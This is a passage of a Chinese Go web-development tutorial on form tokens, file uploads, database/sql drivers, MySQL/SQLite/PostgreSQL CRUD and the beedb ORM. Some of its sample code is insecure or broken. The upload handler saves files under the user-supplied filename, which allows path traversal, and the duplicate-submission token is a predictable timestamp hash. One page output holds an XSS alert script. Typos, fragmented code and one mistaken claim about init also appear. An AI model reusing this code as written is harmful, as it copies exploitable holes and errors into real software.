不知道你是否曾经看到过一个论坛或者博客，在一个帖子或者文章后面出现多条重复的记录，这些大多数是因为用户重复递交了留言的表单引起的。由于种种原因，用户经常会重复递交表单。通常这只是鼠标的误操作，如双击了递交按钮，也可能是为了编辑或者再次核对填写过的信息，点击了浏览器的后退按钮，然后又再次点击了递交按钮而不是浏览器的前进按钮。当然，也可能是故意的——比如，在某项在线调查或者博彩活动中重复投票。那我们如何有效的防止用户多次递交相同的表单呢？

解决方案是在表单中添加一个带有唯一值的隐藏字段。在验证表单时，先检查带有该唯一值的表单是否已经递交过了。如果是，拒绝再次递交；如果不是，则处理表单进行逻辑处理。另外，如果是采用了 Ajax 模式递交表单的话，当表单递交后，通过 javascript 来禁用表单的递交按钮。

我继续拿 4.2 小节的例子优化：

```
<input type="checkbox" name="interest" value="football">足球
<input type="checkbox" name="interest" value="basketball">篮球
<input type="checkbox" name="interest" value="tennis">网球
用户名:<input type="text" name="username">
密码:<input type="password" name="password">
<input type="hidden" name="token" value="{.}.">
<input type="submit" value="登陆">
```

我们在模版里面增加了一个隐藏字段 token，这个值我们通过 MD5(时间戳)来获取唯一值，然后我们把这个值存储到服务器端(session 来控制，我们将在第六章讲解如何保存)，以方便表单提交时比对判定。

```
func login(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //获取请求的方法
    if r.Method == "GET" {
        crutime := time.Now().Unix()
        h := md5.New()
        io.WriteString(h, strconv.FormatInt(crutime, 10))
        token := fmt.Sprintf("%x", h.Sum(nil))

        t, _ := template.ParseFiles("login.gtpl")
        t.Execute(w, token)
    } else {
        //请求的是登陆数据，那么执行登陆的逻辑判断
        r.ParseForm()
        token := r.Form.Get("token")
        if token != "" {
            //验证 token 的合法性
        }
    }
}
```

```

    } else {
        //不存在 token 报错
    }
    fmt.Println("username length:", len(r.Form["username"][0]))
    fmt.Println("username:",
template.HTMLEscapeString(r.Form.Get("username"))) //输出到服务器
端
    fmt.Println("password:",
template.HTMLEscapeString(r.Form.Get("password")))
    template.HTMLEscape(w, []byte(r.Form.Get("username"))) //输
出到客户端
    }
}
}

```

上面的代码输出到页面的源码如下：



```

1  <html>
2  <head>
3  <title></title>
4  </head>
5  <body>
6  <form action="http://127.0.0.1:9090/login" method="post">
7
8      <input type="checkbox" name="interest" value="football">足球
9      <input type="checkbox" name="interest" value="basketball">篮球
10     <input type="checkbox" name="interest" value="tennis">网球
11
12     用户名:<input type="text" name="username">
13     密码:<input type="password" name="password">
14     <input type="hidden" name="token" value="d281ccb4e41a6d3438925d82dfd70ea7">
15     <input type="submit" value="登陆">
16 </form>
17 <script>
18 alert("hello");
19 </script>
20 </body>
21 </html>

```

图 4.4 增加 token 之后在客户端输出的源码信息

我们看到 token 已经有输出值，你可以不断的刷新，可以看到这个值在不断的变化。这样就保证了每次显示 form 表单的时候都是唯一的，用户递交的表单保持了唯一性。

我们的解决方案可以防止非恶意的攻击，并能使恶意用户暂时不知所措，然后，它却不能排除所有的欺骗性的动机，对此类情况还需要更复杂的工作。

4.5 处理文件上传

你想处理一个由用户上传的文件，比如你正在建设一个类似 Instagram 的网站，你需要存储用户拍摄的照片。这种需求该如何实现呢？

要使表单能够上传文件，首先第一步就是要添加 form 的 enctype 属性，enctype 属性有如下三种情况：

```
application/x-www-form-urlencoded 表示在发送前编码所有字符（默认）
multipart/form-data 不对字符编码。在使用包含文件上传控件的表单时，必须使用该值。
text/plain 空格转换为 "+" 加号，但不对特殊字符编码。
```

所以，表单的 html 代码应该类似于：

```
<html>
<head>
  <title>上传文件</title>
</head>
<body>
<form enctype="multipart/form-data" action="http://127.0.0.1:9090/upload"
method="post">
  <input type="file" name="uploadfile" />
  <input type="hidden" name="token" value="{{.}}" />
  <input type="submit" value="upload" />
</form>
</body>
</html>
```

在服务器端，我们增加一个 handlerFunc：

```
http.HandleFunc("/upload", upload)

// 处理/upload 逻辑
func upload(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //获取请求的方法
    if r.Method == "GET" {
        cruntime := time.Now().Unix()
        h := md5.New()
```

```

io.WriteString(h, strconv.FormatInt(crutime, 10))
token := fmt.Sprintf("%x", h.Sum(nil))

t, _ := template.ParseFiles("upload.gtpl")
t.Execute(w, token)
} else {
r.ParseMultipartForm(32 << 20)
file, handler, err := r.FormFile("uploadfile")
if err != nil {
fmt.Println(err)
return
}
defer file.Close()
fmt.Fprintf(w, "%v", handler.Header)
f, err := os.OpenFile("./test/"+handler.Filename, os.O_WRONLY|os.O_CREATE, 0666)
if err != nil {
fmt.Println(err)
return
}
defer f.Close()
io.Copy(f, file)
}
}
}

```

通过上面的代码可以看到，处理文件上传我们需要调用 `r.ParseMultipartForm`，里面的参数表示 `maxMemory`，调用 `ParseMultipartForm` 之后，上传的文件存储在 `maxMemory` 大小的内存里面，如果文件大小超过了 `maxMemory`，那么剩下的部分将存储在系统的临时文件中。我们可以通过 `r.FormFile` 获取上面的文件句柄，然后实例中使用了 `io.Copy` 来存储文件。获取其他非文件字段信息的时候就不需要调用 `r.ParseForm`，因为在需要的时候 Go 会自动会去调用。而且 `ParseMultipartForm` 调用一次之后，后面再次调用不会再有效果。

通过上面的实例我们可以看到我们上传文件主要三步处理：

1. 表单中增加 `enctype="multipart/form-data"`
2. 服务端调用 `r.ParseMultipartForm`，把上传的文件存储在内存和临时文件中
3. 使用 `r.FormFile` 获取文件句柄，然后对文件进行存储等处理。


文件 handler 是 `multipart.FileHeader`，里面存储了如下结构信息

```

type FileHeader struct {
    Filename string
    Header  textproto.MIMEHeader
    // contains filtered or unexported fields
}

```

我们通过上面的实例代码打印出来上传文件的信息如下



```
map[Content-Type:[application/pdf] Content-Disposition:[form-data; name="file"; filename="The Little Book on CoffeeScript.pdf"]]
```

图 4.5 打印文件上传后服务器端接受的信息

客户端上传文件

我们上面的例子演示了如何通过表单上传文件，然后在服务器端处理文件，其实 Go 支持模拟客户端表单功能支持文件上传，详细用法请看如下示例：

```
package main

import (
    "bytes"
    "fmt"
    "io"
    "io/ioutil"
    "mime/multipart"
    "net/http"
    "os"
)

func postFile(filename string, targetUrl string) error {
    bodyBuf := &bytes.Buffer{}
    bodyWriter := multipart.NewWriter(bodyBuf)

    //关键的一步操作
    fileWriter, err := bodyWriter.CreateFormFile("uploadfile", filename)
    if err != nil {
        fmt.Println("error writing to buffer")
        return err
    }

    //打开文件句柄操作
    fh, err := os.Open(filename)
    if err != nil {
        fmt.Println("error opening file")
        return err
    }

    //iocopy
```

```

_, err = io.Copy(fileWriter, fh)
if err != nil {
    return err
}

contentType := bodyWriter.FormDataContentType()
bodyWriter.Close()

resp, err := http.Post(targetUrl, contentType, bodyBuf)
if err != nil {
    return err
}
defer resp.Body.Close()
resp_body, err := ioutil.ReadAll(resp.Body)
if err != nil {
    return err
}
fmt.Println(resp.Status)
fmt.Println(string(resp_body))
return nil
}

// sample usage
func main() {
    target_url := "http://localhost:9090/upload"
    filename := "./astaxie.pdf"
    postFile(filename, target_url)
}

```

上面的例子详细展示了客户端如何向服务器上传一个文件的例子，客户端通过 `multipart.Writer` 把文件的文本流写入一个缓存中，然后调用 `http` 的 `Post` 方法把缓存传到服务器。

如果你还有其他普通字段例如 `username` 之类的需要同时写入，那么可以调用 `multipart` 的 `WriteField` 方法写很多其他类似的字段。

4.6 小结

这一章里面我们学习了 Go 如何处理表单信息，我们通过用户登陆、上传文件的例子展示了 Go 处理 form 表单信息及上传文件的手段。但是在处理表单过程中我们需要验证用户输入的信息，考虑到网站安全的重要性，数据过滤就显得相当重要了，因此后面的章节中专门写了一个小节来讲解了不同方面的数据过滤，顺带讲一下 Go 对字符串的正则处理。

通过这一章能够让你了解客户端和服务端是如何进行数据上的交互，客户端将数据传递给服务器系统，服务器接受数据又把处理结果反馈给客户端。

5 访问数据库

对许多 Web 应用程序而言，数据库都是其核心所在。数据库几乎可以用来存储你想查询和修改的任何信息，比如用户信息、产品目录或者新闻列表等。

Go 没有内置的驱动支持任何的数据库，但是 Go 定义了 database/sql 接口，用户可以基于驱动接口开发相应数据库的驱动，5.1 小节里面介绍 Go 设计的一些驱动，介绍 Go 是如何设计数据库驱动接口的。5.2 至 5.4 小节介绍目前使用的比较多的一些关系型数据驱动已经如何使用，5.5 小节介绍我自己开发一个 ORM 库，基于 database/sql 标准接口开发的，可以兼容几乎所有支持 database/sql 的数据库驱动，可以方便的使用 Go style 来进行数据库操作。

目前 NOSQL 已经成为 Web 开发的一个潮流，很多应用采用了 NOSQL 作为数据库，而不是以前的缓存，5.6 小节将介绍 MongoDB 和 Redis 两种 NOSQL 数据库。

目录



5.1 database/sql 接口

Go 与 PHP 不同的地方是 Go 没有官方提供数据库驱动，而是为开发者开发数据库驱动定义了一些标准接口，开发者可以根据定义的接口来开发相应的数据库驱动，这样做有一个好处，只要按照标准接口开发的代码，以后需要迁移数据库时，不需要任何修改。那么 Go 都定义了哪些标准接口呢？让我们来详细的分析一下

sql.Register

这个存在于 database/sql 的函数是用来注册数据库驱动的，当第三方开发者开发数据库驱动时，都会实现 init 函数，在 init 里面会调用这个 Register(name string, driver driver.Driver) 完成本驱动的注册。

我们来看一下 mymysql、sqlite3 的驱动里面都是怎么调用的：

```
//https://github.com/mattn/go-sqlite3 驱动
func init() {
    sql.Register("sqlite3", &SQLiteDriver{})
}

//https://github.com/mikespook/mymysql 驱动
// Driver automatically registered in database/sql
var d = Driver{proto: "tcp", raddr: "127.0.0.1:3306"}
func init() {
    Register("SET NAMES utf8")
    sql.Register("mymysql", &d)
}
```

我们看到第三方数据库驱动都是通过调用这个函数来注册自己的数据库驱动名称以及相应的 driver 实现。在 database/sql 内部通过一个 map 来存储用户定义的相应驱动。

```
var drivers = make(map[string]driver.Driver)

drivers[name] = driver
```

因此通过 database/sql 的注册函数可以同时注册多个数据库驱动，只要不重复。

在我们使用 database/sql 接口和第三方库的时候经常看到如下：

```
import (
```

```
"database/sql"
_ "github.com/mattn/go-sqlite3"
)
```

新手都会被这个_所迷惑，其实这个就是 Go 设计的巧妙之处，我们在变量赋值的时候经常看到这个符号，它是用来忽略变量赋值的占位符，那么包引入用到这个符号也是相似的作用，这儿使用_的意思是引入后面的包名而不直接使用这个包中定义的函数，变量等资源。

我们在 2.3 节流程和函数的一节中介绍过 init 函数的初始化过程，包在引入的时候会自动调用包的 init 函数以完成对包的初始化。因此，我们引入上面的数据库驱动包之后要手动去调用 init 函数，然后在 init 函数里面注册这个数据库驱动，这样我们就可以在接下来的代码中直接使用这个数据库驱动了。

driver.Driver

Driver 是一个数据库驱动的接口，他定义了一个 method：Open(name string)，这个方法返回一个数据库的 Conn 接口。

```
type Driver interface {
    Open(name string) (Conn, error)
}
```

返回的 Conn 只能用来进行一次 goroutine 的操作，也就是说不能把这个 Conn 应用于 Go 的多个 goroutine 里面。如下代码会出现错误

```
...
go goroutineA (Conn) //执行查询操作
go goroutineB (Conn) //执行插入操作
...
```

上面这样的代码可能会使 Go 不知道某个操作究竟是由哪个 goroutine 发起的,从而导致数据混乱，比如可能会把 goroutineA 里面执行的查询操作的结果返回给 goroutineB 从而使 B 错误地把此结果当成自己执行的插入数据。

第三方驱动都会定义这个函数，它会解析 name 参数来获取相关数据库的连接信息，解析完成后，它将使用此信息来初始化一个 Conn 并返回它。

driver.Conn

Conn 是一个数据库连接的接口定义，他定义了一系列方法，这个 Conn 只能应用在一个 goroutine 里面，不能使用在多个 goroutine 里面，详情请参考上面的说明。

```
type Conn interface {
    Prepare(query string) (Stmt, error)
    Close() error
}
```



```
Begin() (Tx, error)
}
```

Prepare 函数返回与当前连接相关的执行 Sql 语句的准备状态，可以进行查询、删除等操作。

Close 函数关闭当前的连接，执行释放连接拥有的资源等清理工作。因为驱动实现了 database/sql 里面建议的 conn pool，所以你不用再去实现缓存 conn 之类的，这样会容易引起问题。

Begin 函数返回一个代表事务处理的 Tx，通过它你可以进行查询,更新等操作，或者对事务进行回滚、递交。

driver.Stmt

Stmt 是一种准备好的状态，和 Conn 相关联，而且只能应用于一个 goroutine 中，不能应用于多个 goroutine。

```
type Stmt interface {
    Close() error
    NumInput() int
    Exec(args []Value) (Result, error)
    Query(args []Value) (Rows, error)
}
```

Close 函数关闭当前的链接状态，但是如果当前正在执行 query，query 还是有效返回 rows 数据。

NumInput 函数返回当前预留参数的个数，当返回 ≥ 0 时数据库驱动就会智能检查调用者的参数。当数据库驱动包不知道预留参数的时候，返回-1。

Exec 函数执行 Prepare 准备好的 sql，传入参数执行 update/insert 等操作，返回 Result 数据

Query 函数执行 Prepare 准备好的 sql，传入需要的参数执行 select 操作，返回 Rows 结果集

driver.Tx

事务处理一般就两个过程，递交或者回滚。数据库驱动里面也只需要实现这两个函数就可以

```
type Tx interface {
    Commit() error
    Rollback() error
}
```

这两个函数一个用来递交一个事务，一个用来回滚事务。

driver.Execer

这是一个 Conn 可选择实现的接口

```
type Execer interface {  
    Exec(query string, args []Value) (Result, error)  
}
```

如果这个接口没有定义，那么在调用 DB.Exec,就会首先调用 Prepare 返回 Stmt，然后执行 Stmt 的 Exec，然后关闭 Stmt。

driver.Result

这个是执行 Update/Insert 等操作返回的结果接口定义

```
type Result interface {  
    LastInsertId() (int64, error)  
    RowsAffected() (int64, error)  
}
```

LastInsertId 函数返回由数据库执行插入操作得到的自增 ID 号。

RowsAffected 函数返回 query 操作影响的数据条目数。

driver.Rows

Rows 是执行查询返回的结果集接口定义

```
type Rows interface {  
    Columns() []string  
    Close() error  
    Next(dest []Value) error  
}
```

Columns 函数返回查询数据库表的字段信息，这个返回的 slice 和 sql 查询的字段一一对应，而不是返回整个表的所有字段。

Close 函数用来关闭 Rows 迭代器。

Next 函数用来返回下一条数据，把数据赋值给 dest。dest 里面的元素必须是 driver.Value 的值除了 string，返回的数据里面所有的 string 都必须转换成 []byte。如果最后没数据了，Next 函数最后返回 io.EOF。

driver.RowsAffected

RowsAffected 其实就是一个 int64 的别名，但是他实现了 Result 接口，用来底层实现 Result 的表示方式

```
type RowsAffected int64

func (RowsAffected) LastInsertId() (int64, error)

func (v RowsAffected) RowsAffected() (int64, error)
```

driver.Value

Value 其实就是一个空接口，他可以容纳任何的数据

```
type Value interface{}
```

drive 的 Value 是驱动必须能够操作的 Value，Value 要么是 nil，要么是下面的任意一种

```
int64
float64
bool
[]byte
string  [*]除了 Rows.Next 返回的不能是 string.
time.Time
```

driver.ValueConverter

ValueConverter 接口定义了如何把一个普通的值转化成 driver.Value 的接口

```
type ValueConverter interface {
    ConvertValue(v interface{}) (Value, error)
}
```

在开发的数据库驱动包里面实现这个接口的函数在很多地方会使用到，这个 ValueConverter 有很多好处：

- 转化 driver.value 到数据库表相应的字段，例如 int64 的数据如何转化成数据库表 uint16 字段
- 把数据库查询结果转化成 driver.Value 值
- 在 scan 函数里面如何把 dirve.Value 值转化为用户定义的值

driver.Valuer

Valuer 接口定义了返回一个 driver.Value 的方式

```
type Valuer interface {  
    Value() (Value, error)  
}
```

很多类型都实现了这个 Value 方法，用来自身与 driver.Value 的转化。

通过上面的讲解，你应该对于驱动的开发有了一个基本的了解，一个驱动只要实现了这些接口就能完成增删查改等基本操作了，剩下的就是与相应的数据库进行数据交互等细节问题了，在此不再赘述。

database/sql

database/sql 在 database/sql/driver 提供的接口基础上定义了一些更高阶的方法，用以简化数据库操作,同时内部还建议性地实现一个 conn pool。

```
type DB struct {  
    driver driver.Driver  
    dsn    string  
    mu     sync.Mutex // protects freeConn and closed  
    freeConn []driver.Conn  
    closed   bool  
}
```

我们可以看到 Open 函数返回的是 DB 对象，里面有一个 freeConn，它就是那个简易的连接池。它的实现相当简单或者说简陋，就是当执行 Db.prepare 的时候会 defer db.putConn(ci, err),也就是把这个连接放入连接池，每次调用 conn 的时候会先判断 freeConn 的长度是否大于 0，大于 0 说明有可以复用的 conn，直接拿出来用就是了，如果不大于 0，则创建一个 conn,然后再返回之。

5.2 使用 MySQL 数据库

目前 Internet 上流行的网站构架方式是 LAMP，其中的 M 即 MySQL，作为数据库，MySQL 以免费、开源、使用方便为优势成为了很多 Web 开发的后端数据库存储引擎。

MySQL 驱动

Go 中支持 MySQL 的驱动目前比较多，有如下几种，有些是支持 database/sql 标准，而有些是采用了自己的实现接口，常用的有如下几种：

- <https://github.com/Go-SQL-Driver/MySQL> 支持 database/sql，全部采用 go 写。
- <https://github.com/ziutek/mymysql> 支持 database/sql，也支持自定义的接口，全部采用 go 写。
- <https://github.com/Philio/GoMySQL> 不支持 database/sql，自定义接口，全部采用 go 写。

接下来的例子我主要以第一个驱动为例(我目前项目中也是采用它来驱动)，也推荐大家采用它，主要理由：

- 这个驱动比较新，维护的比较好
- 完全支持 database/sql 接口
- 支持 keepalive，保持长连接,虽然[星星](#) fork 的 mymysql 也支持 keepalive，但不是线程安全的，这个从底层就支持了 keepalive。

示例代码

接下来的几个小节里面我们都将采用同一个数据库表结构：数据库 test，用户表 userinfo，关联用户信息表 userdetail。

```
CREATE TABLE `userinfo` (  
  `uid` INT(10) NOT NULL AUTO_INCREMENT,  
  `username` VARCHAR(64) NULL DEFAULT NULL,  
  `departname` VARCHAR(64) NULL DEFAULT NULL,  
  `created` DATE NULL DEFAULT NULL,  
  PRIMARY KEY (`uid`)  
)  
  
CREATE TABLE `userdetail` (  
  `uid` INT(10) NOT NULL DEFAULT '0',  
  `intro` TEXT NULL,  
  `profile` TEXT NULL,  
  PRIMARY KEY (`uid`)  
)
```

如下示例将示范如何使用 database/sql 接口对数据库表进行增删改查操作

```
package main

import (
    _ "github.com/Go-SQL-Driver/MySQL"
    "database/sql"
    "fmt"
    //"time"
)

func main() {
    db, err := sql.Open("mysql", "astaxie:astaxie@/test?charset=utf8")
    checkErr(err)

    //插入数据
    stmt, err := db.Prepare("INSERT userinfo SET username=?,departname=?,created=?")
    checkErr(err)

    res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")
    checkErr(err)

    id, err := res.LastInsertId()
    checkErr(err)

    fmt.Println(id)
    //更新数据
    stmt, err = db.Prepare("update userinfo set username=? where uid=?")
    checkErr(err)

    res, err = stmt.Exec("astaxieupdate", id)
    checkErr(err)

    affect, err := res.RowsAffected()
    checkErr(err)

    fmt.Println(affect)

    //查询数据
    rows, err := db.Query("SELECT * FROM userinfo")
    checkErr(err)

    for rows.Next() {
```

```

    var uid int
    var username string
    var department string
    var created string
    err = rows.Scan(&uid, &username, &department, &created)
    checkErr(err)
    fmt.Println(uid)
    fmt.Println(username)
    fmt.Println(department)
    fmt.Println(created)
}

//删除数据
stmt, err = db.Prepare("delete from userinfo where uid=?")
checkErr(err)

res, err = stmt.Exec(id)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()
}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}
}

```

通过上面的代码我们可以看出，Go 操作 Mysql 数据库是很方便的。

关键的几个函数我解释一下：

sql.Open()函数用来打开一个注册过的数据库驱动，Go-MYSQL-Driver 中注册了 mysql 这个数据库驱动，第二个参数是 DNS(Data Source Name)，它是 Go-MYSQL-Driver 定义的一些数据库链接和配置信息。它支持如下格式：

```
user@unix(/path/to/socket)/dbname?charset=utf8
```

```
user:password@tcp(localhost:5555)/dbname?charset=utf8
user:password@/dbname
user:password@tcp([de:ad:be:ef::ca:fe]:80)/dbname
```

db.Prepare()函数用来返回准备要执行的 sql 操作，然后返回准备完毕的执行状态。

db.Query()函数用来直接执行 Sql 返回 Rows 结果。

stmt.Exec()函数用来执行 stmt 准备好的 SQL 语句

我们可以看到我们传入的参数都是=?对应的数据，这样做的方式可以一定程度上防止 SQL 注入。

5.3 使用 SQLite 数据库

SQLite 是一个开源的嵌入式关系数据库，实现自包容、零配置、支持事务的 SQL 数据库引擎。其特点是高度便携、使用方便、结构紧凑、高效、可靠。与其他数据库管理系统不同，SQLite 的安装和运行非常简单，在大多数情况下，只要确保 SQLite 的二进制文件存在即可开始创建、连接和使用数据库。如果您正在寻找一个嵌入式数据库项目或解决方案，SQLite 是绝对值得考虑。SQLite 可以说是开源的 Access。

驱动

Go 支持 sqlite 的驱动也比较多，但是好多都是不支持 database/sql 接口的

- <https://github.com/mattn/go-sqlite3> 支持 database/sql 接口，基于 cgo(关于 cgo 的知识请参看官方文档或者本书后面的章节)写的
- <https://github.com/feyeleanor/gosqlite3> 不支持 database/sql 接口，基于 cgo 写的
- <https://github.com/phf/go-sqlite3> 不支持 database/sql 接口，基于 cgo 写的

目前支持 database/sql 的 SQLite 数据库驱动只有第一个，我目前也是采用它来开发项目的。采用标准接口有利于以后出现更好的驱动的时候做迁移。

实例代码

示例的数据库表结构如下所示，相应的建表 SQL：

```
CREATE TABLE `userinfo` (  
    `uid` INTEGER PRIMARY KEY AUTOINCREMENT,  
    `username` VARCHAR(64) NULL,  
    `departname` VARCHAR(64) NULL,  
    `created` DATE NULL  
);  
  
CREATE TABLE `userdetail` (  
    `uid` INT(10) NULL,  
    `intro` TEXT NULL,  
    `profile` TEXT NULL,  
    PRIMARY KEY (`uid`)  
);
```

看下面 Go 程序是如何操作数据库表数据:增删改查

```
package main

import (
    "database/sql"
    "fmt"
    _ "github.com/mattn/go-sqlite3"
)

func main() {
    db, err := sql.Open("sqlite3", "./foo.db")
    checkErr(err)

    //插入数据
    stmt, err := db.Prepare("INSERT INTO userinfo(username, departname, created)
values(?,?,?)")
    checkErr(err)

    res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")
    checkErr(err)

    id, err := res.LastInsertId()
    checkErr(err)

    fmt.Println(id)
    //更新数据
    stmt, err = db.Prepare("update userinfo set username=? where uid=?")
    checkErr(err)

    res, err = stmt.Exec("astaxieupdate", id)
    checkErr(err)

    affect, err := res.RowsAffected()
    checkErr(err)

    fmt.Println(affect)

    //查询数据
    rows, err := db.Query("SELECT * FROM userinfo")
    checkErr(err)

    for rows.Next() {
        var uid int
        var username string
```

```

    var department string
    var created string
    err = rows.Scan(&uid, &username, &department, &created)
    checkErr(err)
    fmt.Println(uid)
    fmt.Println(username)
    fmt.Println(department)
    fmt.Println(created)
}

//删除数据
stmt, err = db.Prepare("delete from userinfo where uid=?")
checkErr(err)

res, err = stmt.Exec(id)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()
}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}
}

```

我们可以看到上面的代码和 MySQL 例子里面的代码几乎是一模一样的，唯一改变的就是导入的驱动改变了，然后调用 sql.Open 是采用了 SQLite 的方式打开。

sqlite 管理工具：<http://sqliteadmin.orbmu2k.de/>

可以方便的新建数据库管理。

5.4 使用 PostgreSQL 数据库

PostgreSQL 是一个自由的对象-关系数据库服务器(数据库管理系统)，它在灵活的 BSD-风格许可证下发行。它提供了相对其他开放源代码数据库系统(比如 MySQL 和 Firebird)，和对专有系统比如 Oracle、Sybase、IBM 的 DB2 和 Microsoft SQL Server 的一种选择。

PostgreSQL 和 MySQL 比较，它更加庞大一点，因为它它是用来替代 Oracle 而设计的。所以在企业应用中采用 PostgreSQL 是一个明智的选择。

现在 MySQL 被 Oracle 收购之后，有传闻 Oracle 正在逐步的封闭 MySQL，鉴于此，将来我们也许会选择 PostgreSQL 而不是 MySQL 作为项目的后端数据库。

驱动

Go 实现的支持 PostgreSQL 的驱动也很多，因为国外很多人在开发中使用了这个数据库。

- <https://github.com/bmizerany/pg> 支持 database/sql 驱动，纯 Go 写的
- <https://github.com/jbarham/gopgsqldriver> 支持 database/sql 驱动，纯 Go 写的
- <https://github.com/lxn/go-pgsql> 支持 database/sql 驱动，纯 Go 写的

在下面的示例中我采用了第一个驱动，因为它目前使用的人最多，在 github 上也比较活跃。

实例代码

数据库建表语句：

```
CREATE TABLE userinfo
(
    uid serial NOT NULL,
    username character varying(100) NOT NULL,
    departname character varying(500) NOT NULL,
    Created date,
    CONSTRAINT userinfo_pkey PRIMARY KEY (uid)
)
WITH (OIDS=FALSE);

CREATE TABLE userdetail
(
```

```
    uid integer,  
    intro character varying(100),  
    profile character varying(100)  
)  
WITH(oids=false);
```

看下面这个 Go 如何操作数据库表数据:增删改查

package main

```
import (  
    "database/sql"  
    "fmt"  
    _ "github.com/bmizerany/pq"  
)  
  
func main() {  
    db, err := sql.Open("postgres", "user=astaxie password=astaxie dbname=test  
sslmode=disable")  
    checkErr(err)  
  
    //插入数据  
    stmt, err := db.Prepare("INSERT INTO userinfo(username,departname,created)  
VALUES($1,$2,$3) RETURNING uid")  
    checkErr(err)  
  
    res, err := stmt.Exec("astaxie", "研发部门", "2012-12-09")  
    checkErr(err)  
  
    //pg 不支持这个函数，因为他没有类似 MySQL 的自增 ID  
    id, err := res.LastInsertId()  
    checkErr(err)  
  
    fmt.Println(id)  
  
    //更新数据  
    stmt, err = db.Prepare("update userinfo set username=$1 where uid=$2")  
    checkErr(err)  
  
    res, err = stmt.Exec("astaxieupdate", 1)  
    checkErr(err)  
  
    affect, err := res.RowsAffected()
```

```
checkErr(err)

fmt.Println(affect)

//查询数据
rows, err := db.Query("SELECT * FROM userinfo")
checkErr(err)

for rows.Next() {
    var uid int
    var username string
    var department string
    var created string
    err = rows.Scan(&uid, &username, &department, &created)
    checkErr(err)
    fmt.Println(uid)
    fmt.Println(username)
    fmt.Println(department)
    fmt.Println(created)
}

//删除数据
stmt, err = db.Prepare("delete from userinfo where uid=$1")
checkErr(err)

res, err = stmt.Exec(1)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()
}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}
```

从上面的代码我们可以看到，PostgreSQL 是通过\$1,\$2 这种方式来指定要传递的参数，而不是 MySQL 中的?，另外在 sql.Open 中的 dsn 信息的格式也与 MySQL 的驱动中的 dsn 格式不一样，所以在使用时请注意它们的差异。

还有 pg 不支持 LastInsertId 函数，因为 PostgreSQL 内部没有实现类似 MySQL 的自增 ID 返回，其他的代码几乎是一模一样。

5.5 使用 beedb 库进行 ORM 开发

beedb 是我开发的一个 Go 进行 ORM 操作的库，它采用了 Go style 方式对数据库进行操作，实现了 struct 到数据表记录的映射。beedb 是一个十分轻量级的 Go ORM 框架，开发这个库的本意降低复杂的 ORM 学习曲线，尽可能在 ORM 的运行效率和功能之间寻求一个平衡，beedb 是目前开源的 Go ORM 框架中实现比较完整的一个库，而且运行效率相当不错，功能也基本能满足需求。但是目前还不支持关系关联，这个是接下来版本升级的重点。

beedb 是支持 database/sql 标准接口的 ORM 库，所以理论上来说，只要数据库驱动支持 database/sql 接口就可以无缝的接入 beedb。目前我测试过的驱动包括下面几个：

Mysql: github.com/ziutek/mymysql/godrv[*]

Mysql: code.google.com/p/go-mysql-driver[*]

PostgreSQL: github.com/bmizerany/pq[*]

SQLite: github.com/mattn/go-sqlite3[*]

MS ADODB: github.com/mattn/go-adodb[*]

ODBC: bitbucket.org/miquella/mgodbc[*]

安装

beedb 支持 go get 方式安装，是完全按照 Go Style 的方式来实现的。

```
go get github.com/astaxie/beedb
```

如何初始化

首先你需要 import 相应的数据库驱动包、database/sql 标准接口包以及 beedb 包，如下所示：

```
import (  
    "database/sql"  
    "github.com/astaxie/beedb"  
    _ "github.com/ziutek/mymysql/godrv"  
)
```

导入必须的 package 之后,我们需要打开到数据库的连接, 然后创建一个 beedb 对象 (以 MySQL 为例), 如下所示

```
db, err := sql.Open("mymysql", "test/xiemengjun/123456")
if err != nil {
    panic(err)
}
orm := beedb.New(db)
```

beedb 的 New 函数实际上应该有两个参数, 第一个参数标准接口的 db, 第二个参数是使用的数据库引擎, 如果你使用的数据库引擎是 MySQL/Sqlite,那么第二个参数都可以省略。

如果你使用的数据库是 SQLServer, 那么初始化需要:

```
orm = beedb.New(db, "mssql")
```

如果你使用了 PostgreSQL, 那么初始化需要:

```
orm = beedb.New(db, "pg")
```

目前 beedb 支持打印调试, 你可以通过如下的代码实现调试

```
beedb.OnDebug=true
```

接下来我们的例子采用前面的数据库表 Userinfo, 现在我们建立相应的 struct

```
type Userinfo struct {
    Uid    int `PK` //如果表的主键不是 id, 那么需要加上 pk 注释, 显式的说这个字段是主键
    Username string
    Departname string
    Created time.Time
}
```

注意一点, beedb 针对驼峰命名会自动帮你转化成下划线字段, 例如你定义了 Struct 名字为 UserInfo, 那么转化成底层实现的时候是 user_info, 字段命名也遵循该规则。

插入数据

下面的代码演示了如何插入一条记录, 可以看到我们操作的是 struct 对象, 而不是原生的 sql 语句, 最后通过调用 Save 接口将数据保存到数据库。

```
var saveone Userinfo
saveone.Username = "Test Add User"
saveone.Departname = "Test Add Departname"
```



```
saveone.Created = time.Now()
orm.Save(&saveone)
```

我们看到插入之后 `saveone.Uid` 就是插入成功之后的自增 ID。Save 接口会自动帮你存进去。

beedb 接口提供了另外一种插入的方式，map 数据插入。

```
add := make(map[string]interface{})
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
orm.SetTable("userinfo").Insert(add)
```

插入多条数据

```
addslice := make([]map[string]interface{}, 0)
add:=make(map[string]interface{})
add2:=make(map[string]interface{})
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
add2["username"] = "astaxie2"
add2["departname"] = "cloud develop2"
add2["created"] = "2012-12-02"
addslice =append(addslice, add, add2)
orm.SetTable("userinfo").Insert(addslice)
```

上面的操作方式有点类似链式查询，熟悉 jquery 的同学应该会觉得很亲切，每次调用的 method 都会返回原 orm 对象，以便可以继续调用该对象上的其他 method。

